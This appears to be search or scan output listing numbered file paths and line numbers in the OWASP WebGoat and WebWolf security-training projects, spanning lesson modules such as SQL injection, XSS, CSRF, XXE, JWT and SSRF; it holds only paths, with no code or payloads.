265. webgoat-lessons/auth-bypass/src/main/resources/html/AuthBypass.html:1
266. webgoat-lessons/auth-bypass/src/main/resources/lessonPlans/en/lesson-template-video.adoc:7
267. webgoat-lessons/auth-bypass/src/test/org/owasp/webgoat/auth_bypass/BypassVerificationTest.java:3
268. webgoat-lessons/bypass-restrictions/pom.xml:1
269. webgoat-lessons/bypass-restrictions/pom.xml:2
270. webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFieldRestrictions.java:2
271. webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictionsFrontendValidation.java:
272. webgoat-lessons/bypass-restrictions/src/main/java/org/owasp/webgoat/bypass_restrictions/BypassRestrictions.java:2
273. webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:3
274. webgoat-lessons/challenge/pom.xml:1
275. webgoat-lessons/challenge/pom.xml:2
276. webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge1/Assignment1.java:16
277. webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Assignment5.java:2
278. webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge5/Challenge5.java:2
279. webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:13
280. webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:27
281. webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/challenge7/MD5.java:28
282. webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Email.java:2
283. webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/Flag.java:2
284. webgoat-lessons/challenge/src/main/java/org/owasp/webgoat/challenges/SolutionConstants.java:2
285. webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:3
286. webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:3
287. webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:3
288. webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:11
289. webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:2
290. webgoat-lessons/challenge/src/main/resources/html/Challenge.html:3
291. webgoat-lessons/challenge/src/test/java/org/owasp/webgoat/challenges/Assignment1Test.java:2

292. webgoat-lessons/chrome-dev-tools/pom.xml:1
293. webgoat-lessons/chrome-dev-tools/pom.xml:2
294. webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/ChromeDevTools.java:2
295. webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkDummy.java:2
296. webgoat-lessons/chrome-dev-tools/src/main/java/org/owasp/webgoat/chrome_dev_tools/NetworkLesson.java:2
297. webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:3
298. webgoat-lessons/cia/pom.xml:1
299. webgoat-lessons/cia/pom.xml:2
300. webgoat-lessons/cia/src/main/resources/html/CIA.html:3
301. webgoat-lessons/client-side-filtering/pom.xml:1
302. webgoat-lessons/client-side-filtering/pom.xml:2
303. webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringAssignment.java:2
304. webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFilteringFreeAssignment.java:2
305. webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ClientSideFiltering.java:10
306. webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/Salaries.java:2
307. webgoat-lessons/client-side-filtering/src/main/java/org/owasp/webgoat/client_side_filtering/ShopEndpoint.java:2
308. webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:2
309. webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96
310. webgoat-lessons/client-side-filtering/src/test/java/org/owasp/webgoat/client_side_filtering/ShopEndpointTest.java:2
311. webgoat-lessons/command-injection/pom.xml:1
312. webgoat-lessons/command-injection/pom.xml:2
313. webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:18
314. webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:41
315. webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpBasicsInterceptRequest.java:43
316. webgoat-lessons/command-injection/src/main/java/org/owasp/webgoat/plugin/HttpProxies.java:12
317. webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:3
318. webgoat-lessons/cross-site-scripting/pom.xml:1
319. webgoat-lessons/cross-site-scripting/pom.xml:2
320. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScripting.java:2
321. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson1.java:3
322. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson3.java:2
323. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson4.java:2
324. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson5a.java:3
325. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingLesson6a.

java:3
326. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/CrossSiteScriptingQuiz.java:2
327. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScripting.java:2
328. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingVerifier.java:2
329. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/mitigation/CrossSiteScriptingMitigation.java:2
330. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/CrossSiteScriptingStored.java:2
331. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredCrossSiteScriptingVerifier.java:2
332. webgoat-lessons/cross-site-scripting/src/main/java/org/owasp/webgoat/xss/stored/StoredXssComments.java:2
333. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:3
334. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingMitigation.html:3
335. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:3
336. webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content3.adoc:14
337. webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:55
338. webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content8b.adoc:60
339. webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:35
340. webgoat-lessons/cross-site-scripting/src/main/resources/lessonPlans/en/CrossSiteScripting_content9.adoc:40
341. webgoat-lessons/cross-site-scripting/src/main/resources/lessonSolutions/html/CrossSiteScripting.html:3
342. webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/DOMCrossSiteScriptingTest.java:2
343. webgoat-lessons/cross-site-scripting/src/test/java/org/owasp/webgoat/xss/StoredXssCommentsTest.java:2
344. webgoat-lessons/crypto/pom.xml:1
345. webgoat-lessons/crypto/pom.xml:2
346. webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/Crypto.java:2
347. webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/EncodingAssignment.java:2
348. webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/HashingAssignment.java:2
349. webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SecureDefaultsAssignment.java:2
350. webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/SigningAssignment.java:2
351. webgoat-lessons/crypto/src/main/java/org/owasp/webgoat/crypto/XOREncodingAssignment.java:2
352. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:3
353. webgoat-lessons/crypto/src/main/resources/lessonSolutions/html/crypto.html:3
354. webgoat-lessons/csrf/pom.xml:1
355. webgoat-lessons/csrf/pom.xml:2
356. webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFConfirmFlag1.java:2
357. webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFFeedback.java:2
358. webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFGetFlag.java:2
359. webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRF.java:2
360. webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/CSRFLogin.java:2
361. webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/ForgedReviews.java:2

362. webgoat-lessons/csrf/src/main/java/org/owasp/webgoat/csrf/Review.java:2
363. webgoat-lessons/csrf/src/main/resources/html/CSRF.html:3
364. webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_ContentType.adoc:20
365. webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_GET.adoc:5
366. webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Impact_Defense.adoc:13
367. webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:16
368. webgoat-lessons/csrf/src/main/resources/lessonPlans/en/CSRF_Login.adoc:19
369. webgoat-lessons/csrf/src/test/java/org/owasp/webgoat/csrf/CSRFFeedbackTest.java:2
370. webgoat-lessons/html-tampering/pom.xml:1
371. webgoat-lessons/html-tampering/pom.xml:2
372. webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTampering.java:10
373. webgoat-lessons/html-tampering/src/main/java/org/owasp/webgoat/html_tampering/HtmlTamperingTask.java:2
374. webgoat-lessons/html-tampering/src/main/resources/html/HtmlTampering.html:3
375. webgoat-lessons/http-basics/pom.xml:1
376. webgoat-lessons/http-basics/pom.xml:2
377. webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasics.java:2
378. webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsLesson.java:2
379. webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsQuiz.java:2
380. webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:3
381. webgoat-lessons/http-basics/src/main/resources/lessonSolutions/html/HttpBasics.html:3
382. webgoat-lessons/http-proxies/pom.xml:1
383. webgoat-lessons/http-proxies/pom.xml:2
384. webgoat-lessons/http-proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequest.java:2
385. webgoat-lessons/http-proxies/src/main/java/org/owasp/webgoat/http_proxies/HttpProxies.java:10
386. webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:3
387. webgoat-lessons/http-proxies/src/main/resources/lessonPlans/en/9manual.adoc:18
388. webgoat-lessons/http-proxies/src/test/java/org/owasp/webgoat/http_proxies/HttpBasicsInterceptRequestTest.java:2
389. webgoat-lessons/idor/pom.xml:1
390. webgoat-lessons/idor/pom.xml:2
391. webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORDiffAttributes.java:2
392. webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDOREditOtherProfile.java:2
393. webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDOR.java:10
394. webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORLogin.java:2
395. webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOtherProfile.java:2
396. webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOwnProfileAltUrl.java:2
397. webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/IDORViewOwnProfile.java:2
398. webgoat-lessons/idor/src/main/java/org/owasp/webgoat/idor/UserProfile.java:2
399. webgoat-lessons/idor/src/main/resources/html/IDOR.html:1
400. webgoat-lessons/idor/src/main/resources/lessonPlans/en/IDOR_intro.adoc:40
401. webgoat-lessons/insecure-deserialization/pom.xml:1
402. webgoat-lessons/insecure-deserialization/pom.xml:2

403. webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserialization.java:10
404. webgoat-lessons/insecure-deserialization/src/main/java/org/owasp/webgoat/deserialization/InsecureDeserializationTask.java:2
405. webgoat-lessons/insecure-deserialization/src/main/resources/html/InsecureDeserialization.html:3
406. webgoat-lessons/insecure-login/pom.xml:1
407. webgoat-lessons/insecure-login/pom.xml:2
408. webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLogin.java:10
409. webgoat-lessons/insecure-login/src/main/java/org/owasp/webgoat/insecure_login/InsecureLoginTask.java:2
410. webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:3
411. webgoat-lessons/jwt/pom.xml:1
412. webgoat-lessons/jwt/pom.xml:2
413. webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTFinalEndpoint.java:2
414. webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWT.java:2
415. webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTRefreshEndpoint.java:2
416. webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTSecretKeyEndpoint.java:2
417. webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTVotesEndpoint.java:2
418. webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/votes/Vote.java:2
419. webgoat-lessons/jwt/src/main/resources/html/JWT.html:3
420. webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:85
421. webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:86
422. webgoat-lessons/jwt/src/main/resources/lessonPlans/en/JWT_refresh.adoc:87
423. webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTRefreshEndpointTest.java:2
424. webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTSecretKeyEndpointTest.java:2
425. webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTVotesEndpointTest.java:2
426. webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/TokenTest.java:2
427. webgoat-lessons/missing-function-ac/pom.xml:1
428. webgoat-lessons/missing-function-ac/pom.xml:2
429. webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/DisplayUser.java:12
430. webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenus.java:2
431. webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionAC.java:2
432. webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsers.java:2
433. webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACYourHash.java:2
434. webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/Users.java:2
435. webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:1
436. webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/DisplayUserTest.java:2
437. webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenusTest.java:2
438. webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsersTest.java:2
439. webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionYourHashTest.java:2

440. webgoat-lessons/password-reset/pom.xml:1
441. webgoat-lessons/password-reset/pom.xml:2
442. webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/PasswordResetEmail.java:2
443. webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/PasswordReset.java:2

444. webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/QuestionsAssignment.java:2
445. webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:2
446. webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:93
447. webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:2
448. webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:55
449. webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/SecurityQuestionAssignment.java:2
450. webgoat-lessons/password-
reset/src/main/java/org/owasp/webgoat/password_reset/SimpleMailAssignment.java:2
451. webgoat-lessons/password-
452. webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:3
453. webgoat-lessons/password-
reset/src/main/resources/lessonPlans/en/PasswordReset_known_questions.adoc:14
454. webgoat-lessons/password-reset/src/main/resources/lessonPlans/en/PasswordReset_plan.adoc:20
455. webgoat-lessons/password-reset/src/main/resources/templates/password_link_not_found.html:2
456. webgoat-lessons/password-reset/src/main/resources/templates/password_reset.html:2
457. webgoat-lessons/password-reset/src/main/resources/templates/success.html:2
458. webgoat-lessons/path-traversal/pom.xml:1
459. webgoat-lessons/path-traversal/pom.xml:2
460. webgoat-lessons/path-traversal/src/main/java/org/owasp/webgoat/path_traversal/PathTraversal.java:2
461. webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:1
462. webgoat-lessons/path-traversal/src/main/resources/i18n/WebGoatLabels.properties:3
463. webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:10
464. webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:11
465. webgoat-lessons/pom.xml:1
466. webgoat-lessons/pom.xml:2
467. webgoat-lessons/secure-passwords/pom.xml:1
468. webgoat-lessons/secure-passwords/pom.xml:2
469. webgoat-lessons/secure-
passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswordsAssignment.java:2
470. webgoat-lessons/secure-
passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswords.java:2
471. webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:3
472. webgoat-lessons/sol.MD:97
473. webgoat-lessons/sol.txt:75
474. webgoat-lessons/sql-injection/pom.xml:1
475. webgoat-lessons/sql-injection/pom.xml:2

476. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionAdvanced.java:2
477. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallenge.java:2
478. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallengeLogin.java:2
479. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6a.java:2
480. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6b.java:3
481. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionQuiz.java:2
482. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjection.java:2
483. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10.java:3
484. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2.java:3
485. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson3.java:3
486. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson4.java:3
487. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5a.java:2
488. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5b.java:2
489. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5.java:3
490. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8.java:3
491. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9.java:3
492. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/Servers.java:2
493. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10a.java:2
494. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10b.java:2
495. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson13.java:2
496. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionMitigations.java:2
497. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidation.java:3
498. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidationOnKeywords.java:3
499. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:3
500. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:3
501. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:3
502. webgoat-lessons/sql-injection/src/main/resources/lessonPlans/en/SqlInjection_introduction_content1.adoc:34
503. webgoat-lessons/sql-injection/src/main/resources/lessonSolutions/html/SqlInjection.html:3

504. webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10Test.java:2
505. webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2Test.java:2
506. webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5aTest.java:2
507. webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5Test.java:2
508. webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson6aTest.java:2
509. webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson6bTest.java:2
510. webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8Test.java:2
511. webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9Test.java:2
512. webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/SqlLessonTest.java:2
513. webgoat-lessons/ssrf/pom.xml:1
514. webgoat-lessons/ssrf/pom.xml:2
515. webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRF.java:10
516. webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask1.java:2
517. webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:2
518. webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:53
519. webgoat-lessons/ssrf/src/main/resources/html/SSRF.html:3
520. webgoat-lessons/ssrf/src/main/resources/i18n/WebGoatLabels.properties:9
521. webgoat-lessons/ssrf/src/main/resources/lessonPlans/en/SSRF_Task2.adoc:1
522. webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:2
523. webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:59
524. webgoat-lessons/vulnerable-components/pom.xml:1
525. webgoat-lessons/vulnerable-components/pom.xml:2
526. webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/ContactImpl.java:2
527. webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/Contact.java:2
528. webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponents.java:2
529. webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLesson.java:2
530. webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:3
531. webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5
532. webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5a.adoc:1
533. webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5.adoc:6
534. webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content6.adoc:12
535. webgoat-lessons/vulnerable-components/src/main/resources/lessonSolutions/html/VulnerableComponents.html:3
536. webgoat-lessons/vulnerable-components/src/test/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLessonTest.java:

2

537. webgoat-lessons/webgoat-introduction/pom.xml:1
538. webgoat-lessons/webgoat-introduction/pom.xml:2
539. webgoat-lessons/webgoat-introduction/src/main/java/org/owasp/webgoat/introduction/WebGoatIntroduction.java:10
540. webgoat-lessons/webgoat-introduction/src/main/resources/html/WebGoatIntroduction.html:2
541. webgoat-lessons/webgoat-lesson-template/pom.xml:1
542. webgoat-lessons/webgoat-lesson-template/pom.xml:2
543. webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/LessonTemplate.java:2
544. webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/SampleAttack.java:2
545. webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:1
546. webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-template-glue.adoc:9

547. webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-template-video.adoc:7
548. webgoat-lessons/webwolf-introduction/pom.xml:1
549. webgoat-lessons/webwolf-introduction/pom.xml:2
550. webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/LandingAssignment.java:2
551. webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/MailAssignment.java:2
552. webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/WebWolfIntroduction.java:2
553. webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:2
554. webgoat-lessons/webwolf-introduction/src/main/resources/templates/webwolfPasswordReset.html:2
555. webgoat-lessons/xxe/pom.xml:1
556. webgoat-lessons/xxe/pom.xml:2
557. webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/BlindSendFileAssignment.java:26
558. webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comment.java:2
559. webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/CommentsEndpoint.java:2
560. webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comments.java:2
561. webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/ContentTypeAssignment.java:2
562. webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Ping.java:2
563. webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:2
564. webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:100
565. webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/User.java:2
566. webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/XXE.java:2
567. webgoat-lessons/xxe/src/main/resources/html/XXE.html:1
568. webgoat-lessons/xxe/src/main/resources/i18n/WebGoatLabels.properties:3
569. webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/ContentTypeAssignmentTest.java:2
570. webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/SimpleXXETest.java:2
571. webgoat-server/pom.xml:1
572. webgoat-server/pom.xml:2
573. webgoat-server/pom.xml:175
574. webgoat-server/src/main/java/org/owasp/webgoat/StartWebGoat.java:3

575. webwolf/pom.xml:1
576. webwolf/pom.xml:2
577. webwolf/src/main/java/org/owasp/webwolf/FileServer.java:2
578. webwolf/src/main/java/org/owasp/webwolf/FileServer.java:118
579. webwolf/src/main/java/org/owasp/webwolf/mailbox/Email.java:2
580. webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxController.java:2
581. webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxRepository.java:2
582. webwolf/src/main/java/org/owasp/webwolf/MvcConfiguration.java:2
583. webwolf/src/main/java/org/owasp/webwolf/requests/LandingPage.java:2
584. webwolf/src/main/java/org/owasp/webwolf/requests/Requests.java:2
585. webwolf/src/main/java/org/owasp/webwolf/requests/WebWolfTraceRepository.java:2
586. webwolf/src/main/java/org/owasp/webwolf/user/RegistrationController.java:2
587. webwolf/src/main/java/org/owasp/webwolf/user/UserForm.java:2
588. webwolf/src/main/java/org/owasp/webwolf/user/UserRepository.java:2
589. webwolf/src/main/java/org/owasp/webwolf/user/UserService.java:2
590. webwolf/src/main/java/org/owasp/webwolf/user/UserValidator.java:2
591. webwolf/src/main/java/org/owasp/webwolf/user/WebGoatUser.java:2
592. webwolf/src/main/java/org/owasp/webwolf/WebSecurityConfig.java:3
593. webwolf/src/main/java/org/owasp/webwolf/WebWolf.java:2
594. webwolf/src/main/resources/i18n/messages.properties:3
595. webwolf/src/main/resources/static/images/wolf.svg:2
596. webwolf/src/main/resources/static/images/wolf.svg:4
597. webwolf/src/main/resources/static/images/wolf.svg:5
598. webwolf/src/main/resources/static/images/wolf.svg:9
599. webwolf/src/main/resources/static/images/wolf.svg:10
600. webwolf/src/main/resources/static/images/wolf.svg:27
